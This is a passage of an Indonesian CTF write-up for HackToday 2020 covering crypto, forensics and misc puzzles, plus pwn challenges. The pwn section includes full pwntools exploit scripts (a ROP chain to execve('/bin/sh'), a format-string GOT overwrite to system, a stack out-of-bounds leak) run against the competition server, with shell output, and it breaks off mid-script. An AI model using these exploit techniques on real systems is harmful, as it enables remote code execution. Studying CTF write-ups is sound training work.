11385731142808645211986815533828855878316429525532553166132923470546
50625134872630838338050114519160634702629517160372955446132607926752
026138584156274304521251841496019672

Setelah bersemedi dan membaca beberapa writeup, saya menemukan writeup soal crypto daring pada kompetisi hxp ctf 2018 :

https://github.com/p4-team/ctf/tree/master/2018-12-08-hxp/crypto_daring

Soal ini mirip dengan soal yang dibahas pada writeup tersebut, intinya kita dapat menghilangkan padding yang hanya berupa null byte menggunakan RSA homomorphic property. Berikut script solver yang telah kami modifikasi sedemikian rupa (dengan menambahkan alur untuk melakukan bruteforce panjang pad null byte yang digunakan pada enkripsi) :

solve.py


```
import gmpy2
from crypto_commons.generic import bytes_to_long, long_to_bytes
from crypto_commons.rsa.rsa_commons import modinv

def solve(ct, e, n, padding_len):
    new_ct = ct * pow(modinv(256, n) ** padding_len, e, n)
    new_ct %= n
    for i in range(256):
        potential_pt, is_cube = gmpy2.iroot(new_ct + (n * i), e)
        if is_cube:
            return long_to_bytes(potential_pt)
    return ""

def main():
    e = 3
    c =
50914467845689292644211512716669369613555923551155747486778621427468
63794966008891170887145087862644437567937463821203313212955987288542
11385731142808645211986815533828855878316429525532553166132923470546
50625134872630838338050114519160634702629517160372955446132607926752
026138584156274304521251841496019672
    n =
10746891229028717318552519084375606691263609600090353594058558050159
84737041737248425552672516632411327632510676053540696769098759974784
30110024585452408894968603671557766287363141247584345799037100774657
18213886429030060204645506976022707239715696537266118067555463939037
1014219438682064484673744133715950819

    for pad_len in range(495, 400, -1):
        hasil = solve(c, e, n, pad_len)
```

```
if hasil:  
    print hasil  
    break  
  
main()
```




A terminal window showing a command being run. The command is 'python solve.py'. The output shows the path 'quals/kripto/baby_rsa' and the text 'hacktoday{PaddingNull_Is_a_Multiply_by_256}'.

```
Q(ö_ö")Drafie [quals/kripto/baby_rsa]  
→ python solve.py  
hacktoday{PaddingNull_Is_a_Multiply_by_256}
```

FLAG : hacktoday{PaddingNull_Is_a_Multiply_by_256}

Forensics

Harta-Karun (50 pts)



Diberikan file peta.png yang jika dicek menggunakan binwalk terdapat beberapa file yang menarik :

```
Qôô')Drafie [quals/foren/harta_karun]
→binwalk peta.png

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
0            0x0              PNG image, 512 x 512, 8-bit/color RGBA, non-interlaced
153          0x99             Zlib compressed data, best compression
34170        0x857A           Zip archive data, at least v2.0 to extract, name: MapLv2/
34239        0x85BF           Zip archive data, at least v2.0 to extract, uncompressed size: 612, name: MapLv2/ke.txt
34635        0x874B           Zip archive data, at least v2.0 to extract, uncompressed size: 561, name: MapLv2/lo.txt
34980        0x88A4           Zip archive data, at least v2.0 to extract, uncompressed size: 1377, name: MapLv2/sy.txt
35767        0x8BB7           Zip archive data, at least v2.0 to extract, uncompressed size: 693, name: MapLv2/en.txt
36537        0x8EB9           End of Zip archive, footer length: 22
```

Setelah itu, dilakukan ekstraksi menggunakan binwalk dan didapatkan hierarki file :

```
Qôô')Drafie [quals/foren/harta_karun]
→tree _peta.png.extracted
_peta.png.extracted
└── 857A.zip
    ├── 99
    └── 99.zlib
        └── MapLv2
            ├── en.txt
            ├── ke.txt
            ├── lo.txt
            └── sy.txt

1 directory, 7 files
```

Setelah dilihat, file *.txt merupakan potongan metada file gambar png yang berbentuk hex. Berkikut solver yang kami gunakan untuk bruteforce urutan metadata file :


```
solve.py
```

```
import os
import itertools

files = os.listdir("MapLv2")

count = 1
for x in itertools.permutations(files, 4):
    metadata = ""
    for y in x:
        metadata += "".join(open("MapLv2/" + y).read()[:-1].split(' '))
    f = open("{}{}.png".format(count), "wb")
    f.write(metadata)
    f.close()
    count += 1
```

Setelah di run, dicek beberapa gambar dan ditemukan gambar yang valid mengandung flag :



FLAG : hacktoday{di_bawah_kasur}

Stegosaurus (50 pts)

Stegosaurus

x

Something creepy is hiding here.
format flag: "hacktoday{flag}", tiap
kata dipisahkan oleh "_"

for

attachment

Diberikan file bendera.zip yang didalamnya terdapat file :

bendera.txt

Stegosaurus (/stɛgə'sɔ:rəs/[1]), from Greek stegos (στέγος) which means roof and sauros (σαῦρος) which means lizard, is a genus of herbivorous thyreophoran dinosaur. Fossils of this genus date to the Late Jurassic period, where they are found in Kimmeridgian to early Tithonian aged strata, between 155 and 150 million years ago, in the western United States and Portugal. Of the species that have been classified in the upper Morrison Formation of the western US, only three are universally recognized; S. stenops, S. ungulatus and S. sulcatus. The remains of over 80 individual animals of this genus have been found. Stegosaurus would have lived alongside dinosaurs such as Apatosaurus, Diplodocus, Brachiosaurus, Allosaurus, and Ceratosaurus; the latter two may have preyed on it.



Dapat dilihat diakhir kata terdapat beberapa space dan tab yang mencurigakan. Melihat beberapa writeup, kami mencoba untuk menggunakan tools stegsnow :

```
Qð_ð")Drafie [quals/foren/stegosaurus]
→ stegsnow -C bendera.txt
https://drive.google.com/file/d/17abT2zPLrVUZJLQ-Pbw3qU9L__pihQtJ/view?usp=sharing
```

Ternyata terdapat string rahasia yang berisi link google drive. Setelah dibuka, terdapat file gambar bernama pokeslow.png :



Dengan menggunakan tools andalan stegano yaitu stegsolve, kami mendapatkan flagnya :



hacktoday{ez_point_yow}

Daun Singkong (50 pts)



Diberikan file daunsingkong.zip yang jika dilakukan ekstraksi terdapat beberapa file :

```
.bash_history

ls
man ls
man 7z
vimtutor
date
7z a flag flag.png -p`ls|tail -n 13|head -n 11|head -n 7|tail -n 5|tail -n 3|tail -n 2|head -n
1` 
cat flag.png
62;4cls
clean
clear
ls
rm -rf .*/
ls
history
```

Dan file flag.7z serta file .DS_Store. Karena pada .bash_history terlihat bahwa password flag.7z merupakan salah satu value dari command `ls`. Disini file .DS_Store memiliki list folder dan file yang kita butuhkan. Kami menggunakan tools <https://github.com/gehaxelt/Python-dsstore> untuk mendapatkan list file dan folder.

```
python3 main.py ../../DS_Store
Count: 62
daunsingkongmiripdaunapa
daunsingkongmiripdaunapa
daunsingkongmiripdaunapa
daunsingkongmiripdaunapa
daunsingkongmiripdaunapa
daunsingkongmiripdaunapa
flag.7z
flag.png
inginkucumbuubicilembu
inginkucumbuubicilembu
inginkucumbuubicilembu
inginkucumbuubicilembu
inginkucumbuubicilembu
inginkucumbuubicilembu
ladangubihabisdimakanbab
ladangubihabisdimakanbab
ladangubihabisdimakanbab
ladangubihabisdimakanbab
ladangubihabisdimakanbab
marikitabercocoktanam
marikitabercocoktanam
marikitabercocoktanam
marikitabercocoktanam
marikitabercocoktanam
pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf
pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf
pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf
pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf
pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf
pilemkartun
```

Terdapat beberapa nilai, setelah kami coba, string "pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf" merupakan password yang valid dan kita dapat melihat file flag.png :



hacktoday{DS_Store_h4ve_ur_f0lder_nam3___}

FLAG : hacktoday{DS_Store_h4ve_ur_f0lder_nam3___}

Nothosaurus (401 pts)



Diberikan file nothosauruss.zip yang berisi file bernama “again”, “be”, “ill”, “okay”, “today”. Setelah dilihat, ternyata file “okay” memiliki metada seperti file pkg (compress). Langsung saja dibuat script untuk membruteforce urutan metadatanya :

```
brute.py


import os
import itertools

files = os.listdir(".")
files.remove("solve.py")
files.remove("okay")

awal = open("okay").read()

count = 1
for x in itertools.permutations(files, len(files)):
    payload = awal
    for y in x:
        payload += open(y).read()
    f = open("pkg{}".format(count), "wb")
    f.write(payload)
    count += 1
    f.close()
```

Setelah itu, dicermati bahwa terdapat 1 buah file compressed yang valid. Ketika di uncompress, kita mendapatkan file gambar broken.jpg :



Dan cute.jpg :




Ketika dicek, file identik, memiliki panjang metadata yang sama tapi memiliki perbedaan jika dilakukan diff. Kita berasumsi bahwa karakter yang berbeda mungkin merupakan flag :

```
Q:\o_ó\Drafie [nothosaurus/pkg10 (1)/nothosaurs]
→python
Python 2.7.16 (default, Oct  7 2019, 17:36:04)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> broken = open("broken.jpg").read()
>>> cute = open("cute.jpg").read()
>>> wew = ""
>>> wow = ""
>>> for i in range(len(cute)):
...     if broken[i] != cute[i]:
...         wew += broken[i]
...         wow += broken[i]
...
>>> wew
'hacktoday{broken_image}'
>>>
```

FLAG : hacktoday{broken_image}

MISC

Sanity Check (50 pts)



Link yang diberikan menuju ke sebuah google docs. Kami curiga flag terdapat pada history perubahan, dan ternyata :

A screenshot of a Google Document history page. It shows a timestamp of "August 3, 2:28 AM" and a "Restore this version" button. Below the timestamp, there is a redacted note with the text "hacktoday{welcome_to_hacktoday_2020_broda_s8jm}" visible at the bottom.

FLAG : hacktoday{welcome_to_hacktoday_2020_broda_s8jm}

Insanity Check (401 pts)




Cek pada discord, coba untuk cari @hacktoday pada kolom chat, dan ditemukan mention yang berisi flag :

FLAG : hacktoday{ciee_ketawan_kepoin_friska}

PWN

buffer overflow (476 pts)



Diberikan sebuah file ELF 64bit bernama chall. Seperti judul soal, vuln yang terdapat pada program ini adalah buffer overflow. Namun, terdapat pemeriksaan terhadap input yang diberikan oleh user pada fungsi main

```
19 while ( v6 / 8 != v5 )
20 {
21     v4 = *(_QWORD *)8buf[8 * v5];
22     if ( v4 > 255 && v4 < (signed __int64)maybe_you_need_this
23     || v4 > 4196621 && v4 < 6295640
24     || v4 > (signed __int64)&puts )
25     {
26         puts("restricted.");
27         exit(1);
28     }
29     ++v5;
30 }
31 return 0;
32 }
```

Pemeriksaan dilakukan dalam blok 8 byte. Input yang diberikan akan menghentikan program jika:

1. Nilai blok berada di antara 255 dan address fungsi maybe_you_need_this. Syarat ini menyebabkan gadget yang berada sebelum fungsi tersebut tidak dapat digunakan serta nilai yang dimasukan ke stak tidak bisa melebihi 255.
2. Nilai blok berada di antara 0x40090D dan 0x601058. Syarat ini menyebabkan pemanggilan fungsi menggunakan PLT tidak bisa dilakukan.
3. Nilai blok lebih besar daripada 0x6010b0. Syarat ini menyebabkan address .bss yang dapat digunakan harus kurang dari nilai tersebut.

Dalam fungsi maybe_you_need_this terdapat gadget syscall. Namun, gadget ini hanya dapat dipakai sekali karena setelah syscall dieksekusi, nilai ESP diset ke 0xc35dc3aa sehingga menyebabkan segmentation fault.

```

gdb-peda$ pd maybe_you_need_this
Dump of assembler code for function maybe_you_need_this:
0x00000000004006b6 <+0>:    push   rbp
0x00000000004006b7 <+1>:    mov    rbp,rs
0x00000000004006ba <+4>:    pop    rdx
0x00000000004006bb <+5>:    ret
0x00000000004006bc <+6>:    syscall
0x00000000004006be <+8>:    mov    esp,0xc35dc3aa
0x00000000004006c3 <+13>:   ret
0x00000000004006c4 <+14>:   nop
0x00000000004006c5 <+15>:   pop    rbp
0x00000000004006c6 <+16>:   ret
End of assembler dump.
gdb-peda$ █

```

Oleh karena itu, gadget ini akan digunakan untuk memanggil execve("/bin/sh", 0, 0). Pertama-tama, kita harus memiliki address yang menyimpan string "/bin/sh". String tersebut tidak dapat dimasukkan ke dalam stack karena nilainya akan melebihi 255. Selain itu, tidak terdapat gadget yang dapat memindahkan nilai stack ke register RDI. Salah satu cara yang mungkin adalah dengan menulis string "/bin/sh" ke alamat yang diketahui, yaitu .bss. Dari pengecekan input, kita hanya bisa menggunakan address 0x601058 dan 0x6010b0. Pemanggilan PLT read tidak bisa dilakukan karena berada di antara nilai 0x40090D dan 0x601058. Bagaimana kalau menggunakan ret2csu?

```

0x000000000004008c6 <+54>: xor    ebx,ebx
0x000000000004008c8 <+56>: nop    DWORD PTR [rax+rax*1+0x0]
0x000000000004008d0 <+64>: mov    rdx,r13
0x000000000004008d3 <+67>: mov    rsi,r14
0x000000000004008d6 <+70>: mov    edi,r15d
0x000000000004008d9 <+73>: call   QWORD PTR [r12+rbx*8]
0x000000000004008dd <+77>: add    rbx,0x1
0x000000000004008e1 <+81>: cmp    rbx,rbp
0x000000000004008e4 <+84>: jne    0x4008d0 <__libc_csu_init+64>
0x000000000004008e6 <+86>: add    rsp,0x8
0x000000000004008ea <+90>: pop   rbx
0x000000000004008eb <+91>: pop   rbp
0x000000000004008ec <+92>: pop   r12
0x000000000004008ee <+94>: pop   r13
0x000000000004008f0 <+96>: pop   r14
0x000000000004008f2 <+98>: pop   r15
0x000000000004008f4 <+100>: ret
End of assembler dump.
gdb-peda$ 
```

Jika kita perhatikan gambar di atas, semua address `__libc_csu_init` kurang dari `0x40090D` dan lebih dari address fungsi `maybe_you_need_this`. Kita dapat menggunakan gadget tersebut untuk memanggil `read` dalam GOT. karena pemanggilannya menggunakan `[R12+RBX*8]`, R12 dapat diset ke address `0x601058` yang memenuhi syarat kedua dan ketiga. Register RBX dapat diberi nilai negatif sebagai offset untuk menyesuaikan R12 agar menjadi GOT read. R13-R15 dapat digunakan sebagai parameter dari `read`.

Selanjutnya, `execve` membutuhkan register `RAX` bernilai 59. Di dalam program ini terdapat fungsi `what` yang akan mengembalikan nilai kelipatan terkecil dari dua parameter yang diberikan. Karena fungsi ini mengembalikan sebuah nilai, maka register `RAX` akan dipakai untuk menyimpan nilai tersebut. Untuk mendapatkan nilai 59, kita hanya perlu memberikan argumen 59 dan 1 pada fungsi `what`.

```

1 int64 __fastcall what(signed int a1, signed int a2)
2 {
3     signed int v2; // eax@1
4     signed int i; // [sp+14h] [bp-4h]@3
5
6     v2 = a1;
7     if ( a2 >= a1 )
8         v2 = a2;
9     for ( i = v2; i % a1 || i % a2; ++i )
10    ;
11     return (unsigned int)i;
12 }
```

Terakhir, gadget-gadget untuk mengubah register `rdi`, `rsi`, dan `rdx`. Gadget-gadget yang ditemukan pada gambar di bawah sudah diluar ketiga syarat tersebut sehingga dapat digunakan.

```
root@HPS:~/Downloads/hacktoday2020/buffer-overflow
> ROPgadget --binary ./chall | grep "pop rdi"
0x00000000004008f3 : pop rdi ; ret
root@HPS:~/Downloads/hacktoday2020/buffer-overflow
> ROPgadget --binary ./chall | grep "pop rsi"
0x00000000004008f1 : pop rsi ; pop r15 ; ret
root@HPS:~/Downloads/hacktoday2020/buffer-overflow
> ROPgadget --binary ./chall | grep "pop rdx"
0x00000000004006b8 : mov ebp, esp ; pop rdx ; ret
0x00000000004006b7 : mov rbp, rsp ; pop rdx ; ret
0x00000000004006ba : pop rdx ; ret
0x00000000004006b6 : push rbp ; mov rbp, rsp ; pop rdx ; ret
root@HPS:~/Downloads/hacktoday2020/buffer-overflow
```

Berikut script yang kami gunakan

sv.py

```
from pwn import *

def neg(x):
    return 2**64-x

b = ELF("./chall", checksec=False)
r = remote("chall.codepwnda.id", 17013)

bss = 0x6010b0
pop_rdx = 0x00000000004006ba
pop_rsi_r15 = 0x00000000004008f1
pop_rdi = 0x00000000004008f3
syscall = 0x00000000004006bc

pop_csu = 0x4008ea
ret2csu = 0x4008d0

p = ''
p = p.ljust(72, '\0')

# ret2csu to call read()
p += p64(pop_csu)
p += p64(neg(6)) # rbx
p += p64(neg(6) + 1) # rbp
```

```

p += p64(0x601058) # r12
p += p64(0xff) # r13 => rdx
p += p64(bss) # r14 => rsi
p += p64(0) # r15 => rdi
p += p64(ret2csu)
p += p64(0)*7 # pop

# syscall execve("/bin/sh", 0, 0)
# set RAX=59
p += p64(pop_rsi_r15)
p += p64(59)*2
p += p64(pop_rdi)
p += p64(1)
p += p64(b.symbols['what'])

# set execve args
p += p64(pop_rdx)
p += p64(0)
p += p64(pop_rsi_r15)
p += p64(0)*2
p += p64(pop_rdi)
p += p64(bss)
p += p64(syscall)

r.sendafter("overflow\n", p.ljust(1000, '\0'))
r.sendline("/bin/sh\x00")

r.interactive()

```

```

> py sv.py
[+] Opening connection to chall.codepwnda.id on port 17013: Done
[*] Switching to interactive mode
$ ls
chall
run_challenge.sh
$ cat /f*
hacktoday{yo_ropchain_to_pwn_the_world__dcm4v}
$ 

```

FLAG : hacktoday{yo_ropchain_to_pwn_the_world__dcm4v}

intro (476 pts)



Diberikan sebuah file ELF 64bit bernama intro. File binary tersebut memiliki proteksi canary dan NX. Terdapat dua vuln, yaitu format string serta buffer overflow. Vuln format string dapat ditemukan dalam fungsi main, dimana input dari user dijadikan argumen pertama dalam fungsi printf pada baris 25.

Vuln buffer overflow terdapat pada fungsi ggl, dimana input dari user dapat mengoverwrite saved RIP. Namun, dengan proteksi canary kita tidak dapat mengoverwrite return address tanpa melakukan leak nilai canary.

```

Guessed arguments:
arg[0]: 0x0
arg[1]: 0x7fffffffde30 --> 0x0
arg[2]: 0x120
arg[3]: 0x7fffffffde30 --> 0x0
[-----stack-----]
0000| 0x7fffffffddf0 --> 0x7fffffffde30 --> 0x0
0008| 0x7fffffffddf8 --> 0x120
0016| 0x7fffffffde00 --> 0x120
0024| 0x7fffffffde08 --> 0x7fffff7ffe190 --> 0x0 ...
0032| 0x7fffffffde10 --> 0x7fffffffdf40 --> 0x401390 (<__libc_csu_init>: endbr64)
0040| 0x7fffffffde18 --> 0x401343 (<main+217>: lea rdi,[rip+0xe7a] # 0x4021c4)
0048| 0x7fffffffde20 --> 0x7fffffe028 --> 0x7fffffe340 ("/root/Downloads/hacktoday2020/intro/intro")
0056| 0x7fffffffde28 --> 0x1000000000
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000401234 in ggl ()
gdb-peda$ f 1
#1 0x0000000000401343 in main ()
gdb-peda$ i f
Stack level 1, frame at 0x7fffffffdf50:
  rip = 0x401343 in main; saved rip = 0x7fffff7e0fb00
  called by frame at 0x7fffffe010, caller of frame at 0x7fffffffde20
  Arglist at 0x7fffffffde18, args:
  Locals at 0x7fffffffde18, Previous frame's sp is 0x7fffffffdf50
  Saved registers:
    rbp at 0x7fffffffdf40, rip at 0x7fffffffdf48
gdb-peda$ p/d 0x7fffffffdf48-0x7fffffffde30
$2 = 280
gdb-peda$ p/x 0x7fffffffdf48-0x7fffffffde30
$3 = 0x118
gdb-peda$ []

```

Kita tidak bisa melakukan leak canary dan overwrite return address main dalam satu iterasi. Dibutuhkan setidaknya dua kali iterasi untuk pertama-tama melakukan leak canary dan kemudian mengoverwrite return address. Selain itu, buffer overflow yang terjadi hanya dapat mengubah sampai nilai saved RIP sehingga kita tidak bisa melakukan ret2libc.

Jika kita perhatikan, fungsi __stack_chk_fail yang akan dipanggil jika nilai canary berubah menggunakan GOT untuk mendapatkan referensi ke address di libc. karena relro partial, kita bisa mengoverwrite GOT fungsi __stack_chk_fail dengan address main. Dengan demikian kita bisa memanggil fungsi main setiap kali nilai canary berubah dan mendapatkan lebih dari satu kali iterasi untuk melakukan format string.

Untuk memanggil system kita juga bisa memakai cara yang sama dengan __stack_chk_fail. Karena system membutuhkan register RDI, maka kita cari fungsi dengan argumen yang dapat dikontrol user. Fungsi printf pada fungsi main di baris 25 memiliki argumen yang berasal dari input. Oleh karena itu, kita ganti address fungsi printf di GOT dengan address system. Selanjutnya untuk mendapatkan shell kita bisa masukkan string "/bin/sh"

Karena libc tidak diberikan, kita dapat melakukan leak `__libc_start_main_ret` dan mencari offsetnya di <http://libc.blukat.me/>.



Berikut script yang kami gunakan

sv.py

```
from pwn import *

b = ELF("./intro", checksec=False)
l = ELF("libc6_2.27-3ubuntu1.2_amd64.so", checksec=False)
r = remote("chall.codepwnda.id", 17021)

p = "%4714x %18$hn-%43$p"
p = p.ljust(80, '\0')
p += p64(b.got['__stack_chk_fail'])

r.sendafter("?", p.ljust(0x120-8, '\0'))
r.recvuntil("Hello ")
leak = r.recvuntil('b97').split('-')

print("leak :", leak[-1])
leak = int(leak[-1], 16)
l.address = leak - 0x021b97

sys = l.symbols['system']
offset = []
for i in range(3):
    tmp = sys & 0xff
```

```

offset.append(tmp)
sys >>= 8

p = '%{}x%18$hhn'.format(offset[0])
p += '%{}x%19$hhn'.format(offset[1]-offset[0]+0x100)
p += '%{}x%20$hhn'.format(offset[2]-offset[1]+0x100)
p = p.ljust(80, '\0')
p += p64(b.got['printf'])
p += p64(b.got['printf']+1)
p += p64(b.got['printf']+2)

r.sendafter("?", p.ljust(0x120-8, '\0'))
r.recvuntil("Hello ")

r.sendline('/bin/sh')

r.interactive()

```

```

> py sv.py
[+] Opening connection to chall.codepwnda.id on port 17021: Done
('leak :', '0x7f761dd37b97')
[*] Switching to interactive mode

9ed32150

le1038c0

LCT
sh: 1: Lets: not found
sh: 1: Hello: not found
$ ls
chall
run_challenge.sh
$ cat /f*
hacktoday{canarycanarycanary_cant_stop_me_L29_IS_HERE}
$ 

```

FLAG : hacktoday{canarycanarycanary_cant_stop_me_L29_IS_HERE}

sum (492 pts)



Diberikan sebuah file ELF 64bit bernama chall. Hampir semua proteksi ada dalam binary tersebut, kecuali fortify. Program ini merupakan kalkulator penjumlahan dimana user diminta memasukan input banyaknya angka yang akan dijumlah, kemudian user diminta lagi memasukan angka-angka yang akan dijumlah. Setelah selesai menjumlahkan semua angka, program dapat menjumlahkan angka lagi dengan memasukkan huruf “y”.

Berdasarkan hasil decompile fungsi main, tidak terdapat pengecekan nilai n. Hal ini menyebabkan vuln out of bound, dimana kita dapat melakukan leak dan melakukan

overwrite return address fungsi main. Untuk melakukan leak, kita hanya perlu melihat hasil penjumlahannya. Yang menjadi masalah, memori akan dioverwrite dengan nilai yang kita masukkan baru dijumlahkan. Akibatnya, kita tidak akan bisa mengetahui nilai memori sebelumnya.

```
14 v5 = argv;
15 v11 = *MK_FP(__FS__, 40LL);
16 v9 = 0LL;
17 init(*(_QWORD *)&argc, argv, envp);
18 banner(*(_QWORD *)&argc);
19 do
20 {
21     v9 = 0LL;
22     memset(s, 0, 0x40uLL);
23     printf("n: ", 0LL, v5);
24     __isoc99_scanf("%d", &v7);
25     for ( i = 0; i < v7; ++i )
26     {
27         printf("%d. ", (unsigned int)(i + 1));
28         __isoc99_scanf("%d", &s[i]);
29         v9 += s[i];
30     }
31     printf("= %ld\n\n", v9);
32     printf("[Y/n]? ");
33     while ( getchar() != 10 )
34     {
35         __isoc99_scanf("%c", &v6);
36     }
37     while ( v6 == 121 || v6 == 89 );
38     result = 0;
39     v4 = *MK_FP(__FS__, 40LL) ^ v11;
40     return result;
41 }
```

Pada program ini, fungsi scanf digunakan untuk menginput angka. Ada satu trik yang dapat digunakan agar scanf tidak memasukan nilai ke memori, yaitu dengan menginput karakter "+" atau "-" saja. Dengan begitu, nilai awal di memori tidak akan ditimpak dengan nilai baru dan dapat di-leak sebagai hasil penjumlahan.

Karena hanya bagian stack saja yang dapat kita ubah, maka kita akan melakukan ret2libc dengan pertama-tama melakukan leak address libc. Untuk memudahkan penghitungan, kita dapat mengoverwrite semua address sebelum address libc dengan 0. Proteksi canary dalam program dapat diatasi dengan melakukan leak nilai canary di stack terlebih dahulu sebelum mengoverwrite dengan nilai 0. Nilai canary akan diperbaiki lagi setelah ret2libc akan dipanggil.

Berikut script yang kami gunakan

sv.py

```
from pwn import *

l = ELF("libc-2.31.so", checksec=False)
r = remote("chall.codepwnda.id", 17011)

def leak(offset):
    tmp = []
    for y in range(2):
        r.sendlineafter("n: ", str(offset+y))
        for i in range(offset+y):
            r.sendlineafter(". ", '+')
        r.recvuntil('=')
        lk = int(r.recvline()[:-1])
        r.sendlineafter('? ', 'Y')
        tmp.append(unhex(lk))
    tmp[1] = (tmp[1]-tmp[0]+2**32) & (2**32-1)
    addr = (tmp[1] << (8*4)) | tmp[0]
    return addr

def memset(offset):
    for y in range(2):
        r.sendlineafter("n: ", str(offset+y))
        for i in range(offset+y):
            r.sendlineafter(". ", '0')
        r.sendlineafter('? ', 'Y')

def overwrite(offset, x):
    tmp = [x >> (8*4), x & 0xffffffff]
    tmp = [unhex(i) for i in tmp]
    tmp = tmp[::-1]
    for y in range(2):
        r.sendlineafter("n: ", str(offset+y))
        for i in range(offset-1+y):
            r.sendlineafter(". ", '+')
        r.sendlineafter(". ", str(tmp[y]))
        r.sendlineafter('? ', 'Y')
```

```
def pwn():
